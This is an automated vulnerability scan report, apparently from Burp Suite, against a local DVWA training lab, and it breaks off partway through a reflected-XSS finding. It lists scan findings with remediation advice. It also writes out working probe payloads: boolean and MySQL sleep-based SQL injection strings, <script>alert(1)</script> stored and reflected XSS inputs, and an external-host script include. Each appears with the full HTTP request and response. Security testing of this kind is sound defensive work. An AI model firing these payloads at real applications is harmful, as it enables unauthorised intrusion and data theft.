



PEN Consultants


Scan performed by PEN Consultants, LLC

Summary

The table below shows the numbers of issues identified in different categories. Issues are classified according to severity as High, Medium, Low or Information. This reflects the likely impact of each issue for a typical organization. Issues are also classified according to confidence as Certain, Firm or Tentative. This reflects the inherent reliability of the technique that was used to identify the issue.

		Confidence			Total
		Certain	Firm	Tentative	
Severity	High	8	3	0	11
	Medium	13	0	3	16
	Low	1	2	0	3
	Information	49	18	0	67

The chart below shows the aggregated numbers of issues identified in each category. Solid colored bars represent issues with a confidence level of Certain, and the bars fade as the confidence level falls.



Contents

1. SQL injection

2. Cross-site scripting (stored)

- 2.1. http://localhost/DVWA_lab/vulnerabilities/xss_s/ [mtxMessage parameter]
- 2.2. http://localhost/DVWA_lab/vulnerabilities/xss_s/ [txtName parameter]

3. Cross-site scripting (reflected)

- 3.1. http://localhost/DVWA_lab/vulnerabilities/csp/ [include parameter]
- 3.2. http://localhost/DVWA_lab/vulnerabilities/csp/ [include parameter]
- 3.3. http://localhost/DVWA_lab/vulnerabilities/sqli/ [id parameter]
- 3.4. http://localhost/DVWA_lab/vulnerabilities/xss_r/ [name parameter]
- 3.5. http://localhost/DVWA_lab/vulnerabilities/xss_s/ [mtxMessage parameter]

- 3.6. http://localhost/DVWA_lab/vulnerabilities/xss_s/ [txtName parameter]
- 3.7. http://localhost/DVWA_lab/vulnerabilities/csp/ [security cookie]
- 3.8. http://localhost/DVWA_lab/vulnerabilities/csp/ [security cookie]
- 3.9. http://localhost/DVWA_lab/vulnerabilities/csp/ [security cookie]
- 3.10. http://localhost/DVWA_lab/vulnerabilities/javascript/ [security cookie]
- 3.11. http://localhost/DVWA_lab/vulnerabilities/javascript/ [security cookie]
- 3.12. http://localhost/DVWA_lab/vulnerabilities/javascript/ [security cookie]
- 3.13. http://localhost/DVWA_lab/vulnerabilities/sqli/ [security cookie]
- 3.14. http://localhost/DVWA_lab/vulnerabilities/weak_id/ [security cookie]
- 3.15. http://localhost/DVWA_lab/vulnerabilities/weak_id/ [security cookie]
- 3.16. http://localhost/DVWA_lab/vulnerabilities/weak_id/ [security cookie]
- 3.17. http://localhost/DVWA_lab/vulnerabilities/xss_d/ [security cookie]
- 3.18. http://localhost/DVWA_lab/vulnerabilities/xss_r/ [security cookie]
- 3.19. http://localhost/DVWA_lab/vulnerabilities/xss_s/ [security cookie]

4. Cross-site scripting (DOM-based)

5. Cleartext submission of password

6. Cross-site request forgery

- 6.1. http://localhost/DVWA_lab/vulnerabilities/csp/
- 6.2. http://localhost/DVWA_lab/vulnerabilities/javascript/
- 6.3. http://localhost/DVWA_lab/vulnerabilities/weak_id/

7. Cookie without HttpOnly flag set

- 7.1. http://localhost/DVWA_lab/login.php
- 7.2. http://localhost/DVWA_lab/vulnerabilities/xss_d/

8. Unencrypted communications

9. Path-relative style sheet import

- 9.1. http://localhost/DVWA_lab/vulnerabilities/csp/
- 9.2. http://localhost/DVWA_lab/vulnerabilities/javascript/
- 9.3. http://localhost/DVWA_lab/vulnerabilities/sqli/
- 9.4. http://localhost/DVWA_lab/vulnerabilities/sqli_blind/
- 9.5. http://localhost/DVWA_lab/vulnerabilities/weak_id/
- 9.6. http://localhost/DVWA_lab/vulnerabilities/xss_d/
- 9.7. http://localhost/DVWA_lab/vulnerabilities/xss_r/
- 9.8. http://localhost/DVWA_lab/vulnerabilities/xss_s/

10. Input returned in response (stored)

- 10.1. http://localhost/DVWA_lab/vulnerabilities/xss_s/ [mtxMessage parameter]
- 10.2. http://localhost/DVWA_lab/vulnerabilities/xss_s/ [txtName parameter]

11. Input returned in response (reflected)

- 11.1. http://localhost/DVWA_lab/dvwa/css/login.css [URL path filename]
- 11.2. http://localhost/DVWA_lab/dvwa/css/login.css [URL path folder 1]
- 11.3. http://localhost/DVWA_lab/dvwa/css/login.css [URL path folder 2]
- 11.4. http://localhost/DVWA_lab/dvwa/css/login.css [URL path folder 3]
- 11.5. http://localhost/DVWA_lab/dvwa/images/login_logo.png [URL path filename]
- 11.6. http://localhost/DVWA_lab/dvwa/images/login_logo.png [URL path folder 1]
- 11.7. http://localhost/DVWA_lab/dvwa/images/login_logo.png [URL path folder 2]
- 11.8. http://localhost/DVWA_lab/dvwa/images/login_logo.png [URL path folder 3]
- 11.9. http://localhost/DVWA_lab/login.php [URL path filename]
- 11.10. http://localhost/DVWA_lab/login.php [URL path folder 1]
- 11.11. http://localhost/DVWA_lab/login.php [name of an arbitrarily supplied URL parameter]
- 11.12. http://localhost/DVWA_lab/vulnerabilities/csp/ [URL path folder 2]
- 11.13. http://localhost/DVWA_lab/vulnerabilities/csp/ [URL path folder 3]
- 11.14. http://localhost/DVWA_lab/vulnerabilities/csp/ [include parameter]
- 11.15. http://localhost/DVWA_lab/vulnerabilities/csp/ [security cookie]
- 11.16. http://localhost/DVWA_lab/vulnerabilities/javascript/ [URL path folder 2]
- 11.17. http://localhost/DVWA_lab/vulnerabilities/javascript/ [URL path folder 3]
- 11.18. http://localhost/DVWA_lab/vulnerabilities/javascript/ [security cookie]

- 11.19. http://localhost/DVWA_lab/vulnerabilities/sqli/ [URL path folder 1]
- 11.20. http://localhost/DVWA_lab/vulnerabilities/sqli/ [URL path folder 2]
- 11.21. http://localhost/DVWA_lab/vulnerabilities/sqli/ [URL path folder 3]
- 11.22. http://localhost/DVWA_lab/vulnerabilities/sqli/ [id parameter]
- 11.23. http://localhost/DVWA_lab/vulnerabilities/sqli/ [security cookie]
- 11.24. http://localhost/DVWA_lab/vulnerabilities/sqli_blind/ [URL path folder 1]
- 11.25. http://localhost/DVWA_lab/vulnerabilities/sqli_blind/ [URL path folder 2]
- 11.26. http://localhost/DVWA_lab/vulnerabilities/sqli_blind/ [URL path folder 3]
- 11.27. http://localhost/DVWA_lab/vulnerabilities/weak_id/ [URL path folder 1]
- 11.28. http://localhost/DVWA_lab/vulnerabilities/weak_id/ [URL path folder 2]
- 11.29. http://localhost/DVWA_lab/vulnerabilities/weak_id/ [URL path folder 3]
- 11.30. http://localhost/DVWA_lab/vulnerabilities/weak_id/ [security cookie]
- 11.31. http://localhost/DVWA_lab/vulnerabilities/xss_d/ [URL path folder 1]
- 11.32. http://localhost/DVWA_lab/vulnerabilities/xss_d/ [URL path folder 2]
- 11.33. http://localhost/DVWA_lab/vulnerabilities/xss_d/ [URL path folder 3]
- 11.34. http://localhost/DVWA_lab/vulnerabilities/xss_d/ [security cookie]
- 11.35. http://localhost/DVWA_lab/vulnerabilities/xss_r/ [URL path folder 2]
- 11.36. http://localhost/DVWA_lab/vulnerabilities/xss_r/ [URL path folder 3]
- 11.37. http://localhost/DVWA_lab/vulnerabilities/xss_r/ [name parameter]
- 11.38. http://localhost/DVWA_lab/vulnerabilities/xss_r/ [security cookie]
- 11.39. http://localhost/DVWA_lab/vulnerabilities/xss_s/ [URL path folder 2]
- 11.40. http://localhost/DVWA_lab/vulnerabilities/xss_s/ [URL path folder 3]
- 11.41. http://localhost/DVWA_lab/vulnerabilities/xss_s/ [mtxMessage parameter]
- 11.42. http://localhost/DVWA_lab/vulnerabilities/xss_s/ [security cookie]
- 11.43. http://localhost/DVWA_lab/vulnerabilities/xss_s/ [txtName parameter]

12. Suspicious input transformation (reflected)

13. Suspicious input transformation (stored)

14. Cross-domain Referer leakage

- 14.1. http://localhost/DVWA_lab/vulnerabilities/sqli_blind/
- 14.2. http://localhost/DVWA_lab/vulnerabilities/xss_d/
- 14.3. http://localhost/DVWA_lab/vulnerabilities/xss_r/

15. Frameable response (potential Clickjacking)

- 15.1. http://localhost/DVWA_lab/
- 15.2. http://localhost/DVWA_lab/login.php
- 15.3. http://localhost/DVWA_lab/vulnerabilities/sqli/
- 15.4. http://localhost/DVWA_lab/vulnerabilities/sqli_blind/
- 15.5. http://localhost/DVWA_lab/vulnerabilities/weak_id/
- 15.6. http://localhost/DVWA_lab/vulnerabilities/xss_d/
- 15.7. http://localhost/DVWA_lab/vulnerabilities/xss_r/
- 15.8. http://localhost/DVWA_lab/vulnerabilities/xss_s/

16. Browser cross-site scripting filter disabled

1. SQL injection

Summary

	Severity:	High
	Confidence:	Firm
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/sqli_blind/

Issue detail

The **id** parameter appears to be vulnerable to SQL injection attacks. The payloads **97195582'** or **'3534'='3534** and **45314492'** or **'3020'='3024** were each submitted in the **id** parameter. These two requests resulted in different responses, indicating that the input is being incorporated into a SQL query in an unsafe way.

Note that automated difference-based tests for SQL injection flaws can often be unreliable and are prone to false positive results. You should manually review the reported requests and responses to confirm whether a vulnerability is actually present.

Additionally, the payload **+(select*from(select(sleep(20)))a)+** was submitted in the **id** parameter. The application took **20015** milliseconds to respond to the request, compared with **1** milliseconds for the original request, indicating that the injected SQL command caused a time delay.

The database appears to be MySQL.

Issue background

SQL injection vulnerabilities arise when user-controllable data is incorporated into database SQL queries in an unsafe manner. An attacker can supply crafted input to break out of the data context in which their input appears and interfere with the structure of the surrounding query.

A wide range of damaging attacks can often be delivered via SQL injection, including reading or modifying critical application data, interfering with application logic, escalating privileges within the database and taking control of the database server.

Issue remediation

The most effective way to prevent SQL injection attacks is to use parameterized queries (also known as prepared statements) for all database access. This method uses two steps to incorporate potentially tainted data into SQL queries: first, the application specifies the structure of the query, leaving placeholders for each item of user input; second, the application specifies the contents of each placeholder. Because the structure of the query has already been defined in the first step, it is not possible for malformed data in the second step to interfere with the query structure. You should review the documentation for your database and application platform to determine the appropriate APIs which you can use to perform parameterized queries. It is strongly recommended that you parameterize *every* variable data item that is incorporated into database queries, even if it is not obviously tainted, to prevent oversights occurring and avoid vulnerabilities being introduced by changes elsewhere within the code base of the application.

You should be aware that some commonly employed and recommended mitigations for SQL injection vulnerabilities are not always effective:

- One common defense is to double up any single quotation marks appearing within user input before incorporating that input into a SQL query. This defense is designed to prevent malformed data from terminating the string into which it is inserted. However, if the data being incorporated into queries is numeric, then the defense may fail, because numeric data may not be encapsulated within quotes, in which case only a space is required to break out of the data context and interfere with the query. Further, in second-order SQL injection attacks, data that has been safely escaped when initially inserted into the database is subsequently read from the database and then passed back to it again. Quotation marks that have been doubled up initially will return to their original form when the data is reused, allowing the defense to be bypassed.
- Another often cited defense is to use stored procedures for database access. While stored procedures can provide security benefits, they are not guaranteed to prevent SQL injection attacks. The same kinds of vulnerabilities that arise within standard dynamic SQL queries can arise if any SQL is dynamically constructed within stored procedures. Further, even if the procedure is sound, SQL injection can arise if the procedure is invoked in an unsafe manner using user-controllable data.

References

- [SQL injection](#)
- [Using Burp to Test for Injection Flaws](#)
- [SQL Injection Cheat Sheet](#)

Vulnerability classifications

- [CWE-89: Improper Neutralization of Special Elements used in an SQL Command \('SQL Injection'\)](#)
- [CWE-94: Improper Control of Generation of Code \('Code Injection'\)](#)
- [CWE-116: Improper Encoding or Escaping of Output](#)

Request 1

```
GET /DVWA_lab/vulnerabilities/sqli_blind/?id=asdsda97195582'%20or%20'3534'%3d'3534&Submit=Submit HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

Referer: http://localhost/DVWA_lab/vulnerabilities/sqli_blind/?id=sda&Submit=Submit
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1

Response 1

HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:40:22 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4567
Connection: close
Content-Type: text/html; charset=utf-8

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">  
<html xmlns="http://www.w3.org/1999/xhtml">  
  <head>  
    <meta http-equiv="Content-T  
...[SNIP]...  
<pre>User ID exists in the database.</pre>  
...[SNIP]...
```

Request 2

GET /DVWA_lab/vulnerabilities/sqli_blind/?id=asdsda45314492%20or%20'3020'%3d'3024&Submit=Submit HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/sqli_blind/?id=sda&Submit=Submit
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1

Response 2

HTTP/1.1 404 Not Found
Date: Sat, 19 Oct 2019 16:40:22 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Content-Length: 4573
Connection: close
Content-Type: text/html; charset=utf-8

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">  
<html xmlns="http://www.w3.org/1999/xhtml">  
  <head>  
    <meta http-equiv="Content-T  
...[SNIP]...  
<pre>User ID is MISSING from the database.</pre>  
...[SNIP]...
```

Request 3

```
GET /DVWA_lab/vulnerabilities/sqli_blind/?id=asdsda%2b(select*from(select(sleep(20)))a)%2b&Submit=Submit HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/sqli_blind/?id=sda&Submit=Submit
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 3

```
HTTP/1.1 404 Not Found
Date: Sat, 19 Oct 2019 16:39:02 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Content-Length: 4573
Connection: close
Content-Type: text/html;charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-T
...[SNIP]...
```

2. Cross-site scripting (stored)

There are 2 instances of this issue:

- [/DVWA_lab/vulnerabilities/xss_s/ \[mtxMessage parameter\]](#)
- [/DVWA_lab/vulnerabilities/xss_s/ \[txtName parameter\]](#)

Issue background

Stored cross-site scripting vulnerabilities arise when user input is stored and later embedded into the application's responses in an unsafe way. An attacker can use the vulnerability to inject malicious JavaScript code into the application, which will execute within the browser of any user who views the relevant application content.

The attacker-supplied code can perform a wide variety of actions, such as stealing victims' session tokens or login credentials, performing arbitrary actions on their behalf, and logging their keystrokes.

Methods for introducing malicious content include any function where request parameters or headers are processed and stored by the application, and any out-of-band channel whereby data can be introduced into the application's processing space (for example, email messages sent over SMTP that are ultimately rendered within a web mail application).

Stored cross-site scripting flaws are typically more serious than reflected vulnerabilities because they do not require a separate delivery mechanism in order to reach target users, and are not hindered by web browsers' XSS filters. Depending on the affected page, ordinary users may be exploited during normal use of the application. In some situations this can be used to create web application worms that spread exponentially and ultimately exploit all active users.

Note that automated detection of stored cross-site scripting vulnerabilities cannot reliably determine whether attacks that are persisted within the application can be accessed by any other user, only by authenticated users, or only by the attacker themselves. You should review the functionality in which the vulnerability appears to determine whether the application's behavior can feasibly be used to compromise other application users.

Issue remediation

In most situations where user-controllable data is copied into application responses, cross-site scripting attacks can be prevented using two layers of defenses:

- Input should be validated as strictly as possible on arrival, given the kind of content that it is expected to contain. For example, personal names should consist of alphabetical and a small range of typographical characters, and be relatively short; a year of birth should consist of exactly four numerals; email addresses should match a well-defined regular expression. Input which fails the validation should be rejected, not sanitized.
- User input should be HTML-encoded at any point where it is copied into application responses. All HTML metacharacters, including `<` `>` `"` and `=`, should be replaced with the corresponding HTML entities (`<` `>`; etc).

In cases where the application's functionality allows users to author content using a restricted subset of HTML tags and attributes (for example, blog comments which allow limited formatting and linking), it is necessary to parse the supplied HTML to validate that it does not use any dangerous syntax; this is a non-trivial task.

References


- [Cross-site scripting](#)
- [Stored cross-site scripting](#)
- [Using Burp to Find XSS issues](#)

Vulnerability classifications

- [CWE-79: Improper Neutralization of Input During Web Page Generation \('Cross-site Scripting'\)](#)
- [CWE-80: Improper Neutralization of Script-Related HTML Tags in a Web Page \(Basic XSS\)](#)
- [CWE-116: Improper Encoding or Escaping of Output](#)
- [CWE-159: Failure to Sanitize Special Element](#)

2.1. http://localhost/DVWA_lab/vulnerabilities/xss_s/ [mtxMessage parameter]

Summary

	Severity:	High
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/xss_s/

Issue detail

The value of the **mtxMessage** request parameter submitted to the URL `/DVWA_lab/vulnerabilities/xss_s/` is copied into the HTML document as plain text between tags at the URL `/DVWA_lab/vulnerabilities/xss_s/`. The payload **uqyso<script>alert(1)</script>m52aw** was submitted in the **mtxMessage** parameter. This input was returned unmodified in a subsequent request for the URL `/DVWA_lab/vulnerabilities/xss_s/`.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

Request 1

```
POST /DVWA_lab/vulnerabilities/xss_s/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_s/
Content-Type: application/x-www-form-urlencoded
Content-Length: 52
```

Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1

txtName=test2&mtxMessage=test&uqyso%3cscript%3ealert(1)%3c%2fscript%3em52aw&btnSign=Sign+Guestbook

Response 1

HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:43:27 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 60777
Connection: close
Content-Type: text/html;charset=utf-8

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
```

```
<html xmlns="http://www.w3.org/1999/xhtml">
```

```
<head>  
  <meta http-equiv="Content-T  
...[SNIP]...
```

Request 2

POST /DVWA_lab/vulnerabilities/xss_s/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_s/
Content-Type: application/x-www-form-urlencoded
Content-Length: 52
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; dvwaSession=146
Connection: close
Upgrade-Insecure-Requests: 1

txtName=test2&mtxMessage=test&btnSign=Sign+Guestbook

Response 2

HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:43:27 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 60849
Connection: close
Content-Type: text/html;charset=utf-8

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
```

```
<html xmlns="http://www.w3.org/1999/xhtml">
```


```
<head>  
  <meta http-equiv="Content-T  
...[SNIP]...
```



```
<br />Message: testuqyso<script>alert(1)</script>m52aw<br />
...[SNIP]...
```

2.2. http://localhost/DVWA_lab/vulnerabilities/xss_s/ [txtName parameter]

Summary

	Severity:	High
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/xss_s/

Issue detail

The value of the **txtName** request parameter submitted to the URL `/DVWA_lab/vulnerabilities/xss_s/` is copied into the HTML document as plain text between tags at the URL `/DVWA_lab/vulnerabilities/xss_s/`. The payload **tc8b0<script>alert(1)</script>pe933** was submitted in the **txtName** parameter. This input was returned unmodified in a subsequent request for the URL `/DVWA_lab/vulnerabilities/xss_s/`.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

Request 1

```
POST /DVWA_lab/vulnerabilities/xss_s/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_s/
Content-Type: application/x-www-form-urlencoded
Content-Length: 52
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1

txtName=test2tc8b0%3cscript%3ealert(1)%3c%2fscript%3epe933&mtxMessage=test&btnSign=Sign+Guestbook
```

Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:43:14 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 50586
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-T
...[SNIP]...
```

Request 2

```
POST /DVWA_lab/vulnerabilities/xss_s/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_s/
Content-Type: application/x-www-form-urlencoded
Content-Length: 52
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; dvwaSession=146
Connection: close
Upgrade-Insecure-Requests: 1

txtName=test2&mtxMessage=test&btnSign=Sign+Guestbook
```

Response 2

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:43:14 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 50658
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-T
...[SNIP]...
<div id="guestbook_comments">Name: test2tc8b0<script>alert(1)</script>pe933<br />
...[SNIP]...
```

3. Cross-site scripting (reflected)

There are 19 instances of this issue:

- /DVWA_lab/vulnerabilities/csp/ [include parameter]
- /DVWA_lab/vulnerabilities/csp/ [include parameter]
- /DVWA_lab/vulnerabilities/sqli/ [id parameter]
- /DVWA_lab/vulnerabilities/xss_r/ [name parameter]
- /DVWA_lab/vulnerabilities/xss_s/ [mtxMessage parameter]
- /DVWA_lab/vulnerabilities/xss_s/ [txtName parameter]
- /DVWA_lab/vulnerabilities/csp/ [security cookie]
- /DVWA_lab/vulnerabilities/csp/ [security cookie]
- /DVWA_lab/vulnerabilities/csp/ [security cookie]
- /DVWA_lab/vulnerabilities/javascript/ [security cookie]
- /DVWA_lab/vulnerabilities/javascript/ [security cookie]
- /DVWA_lab/vulnerabilities/javascript/ [security cookie]
- /DVWA_lab/vulnerabilities/sqli/ [security cookie]
- /DVWA_lab/vulnerabilities/weak_id/ [security cookie]
- /DVWA_lab/vulnerabilities/weak_id/ [security cookie]
- /DVWA_lab/vulnerabilities/weak_id/ [security cookie]
- /DVWA_lab/vulnerabilities/xss_d/ [security cookie]
- /DVWA_lab/vulnerabilities/xss_r/ [security cookie]
- /DVWA_lab/vulnerabilities/xss_s/ [security cookie]

Issue background

Reflected cross-site scripting vulnerabilities arise when data is copied from a request and echoed into the application's immediate response in an unsafe way. An attacker can use the vulnerability to construct a request that, if issued by another application user, will cause JavaScript code supplied by the attacker to execute within the user's browser in the context of that user's session with the application.

The attacker-supplied code can perform a wide variety of actions, such as stealing the victim's session token or login credentials, performing arbitrary actions on the victim's behalf, and logging their keystrokes.

Users can be induced to issue the attacker's crafted request in various ways. For example, the attacker can send a victim a link containing a malicious URL in an email or instant message. They can submit the link to popular web sites that allow content authoring, for example in blog comments. And they can create an innocuous looking web site that causes anyone viewing it to make arbitrary cross-domain requests to the vulnerable application (using either the GET or the POST method).

The security impact of cross-site scripting vulnerabilities is dependent upon the nature of the vulnerable application, the kinds of data and functionality that it contains, and the other applications that belong to the same domain and organization. If the application is used only to display non-sensitive public content, with no authentication or access control functionality, then a cross-site scripting flaw may be considered low risk. However, if the same application resides on a domain that can access cookies for other more security-critical applications, then the vulnerability could be used to attack those other applications, and so may be considered high risk. Similarly, if the organization that owns the application is a likely target for phishing attacks, then the vulnerability could be leveraged to lend credibility to such attacks, by injecting Trojan functionality into the vulnerable application and exploiting users' trust in the organization in order to capture credentials for other applications that it owns. In many kinds of application, such as those providing online banking functionality, cross-site scripting should always be considered high risk.

Issue remediation

In most situations where user-controllable data is copied into application responses, cross-site scripting attacks can be prevented using two layers of defenses:

- Input should be validated as strictly as possible on arrival, given the kind of content that it is expected to contain. For example, personal names should consist of alphabetical and a small range of typographical characters, and be relatively short; a year of birth should consist of exactly four numerals; email addresses should match a well-defined regular expression. Input which fails the validation should be rejected, not sanitized.
- User input should be HTML-encoded at any point where it is copied into application responses. All HTML metacharacters, including `<` `>` `"` `'` and `=`, should be replaced with the corresponding HTML entities (`<` `>`; etc).

In cases where the application's functionality allows users to author content using a restricted subset of HTML tags and attributes (for example, blog comments which allow limited formatting and linking), it is necessary to parse the supplied HTML to validate that it does not use any dangerous syntax; this is a non-trivial task.

References

- [Cross-site scripting](#)
- [Reflected cross-site scripting](#)
- [Using Burp to Find XSS issues](#)

Vulnerability classifications

- [CWE-79: Improper Neutralization of Input During Web Page Generation \("Cross-site Scripting"\)](#)
- [CWE-80: Improper Neutralization of Script-Related HTML Tags in a Web Page \(Basic XSS\)](#)
- [CWE-116: Improper Encoding or Escaping of Output](#)
- [CWE-159: Failure to Sanitize Special Element](#)

3.1. http://localhost/DVWA_lab/vulnerabilities/csp/ [include parameter]

Summary

	Severity:	High
	Confidence:	Firm
	Host:	http://localhost

Path: /DVWA_lab/vulnerabilities/csp/

Issue detail

The value of the **include** request parameter is copied into the response within the hostname of a URL from which JavaScript will be loaded. The payload **http://aljwqmrrcx** was submitted in the include parameter. This input was echoed unmodified within the "src" attribute of a "script" tag.

This proof-of-concept attack demonstrates that it is possible to modify the URL to reference an external host and so inject arbitrary JavaScript in the response.

Request 1

```
POST /DVWA_lab/vulnerabilities/csp/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/csp/
Content-Type: application/x-www-form-urlencoded
Content-Length: 8
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1

include=http%3a%2f%2faljwqmrrcx
```


Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:42:29 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
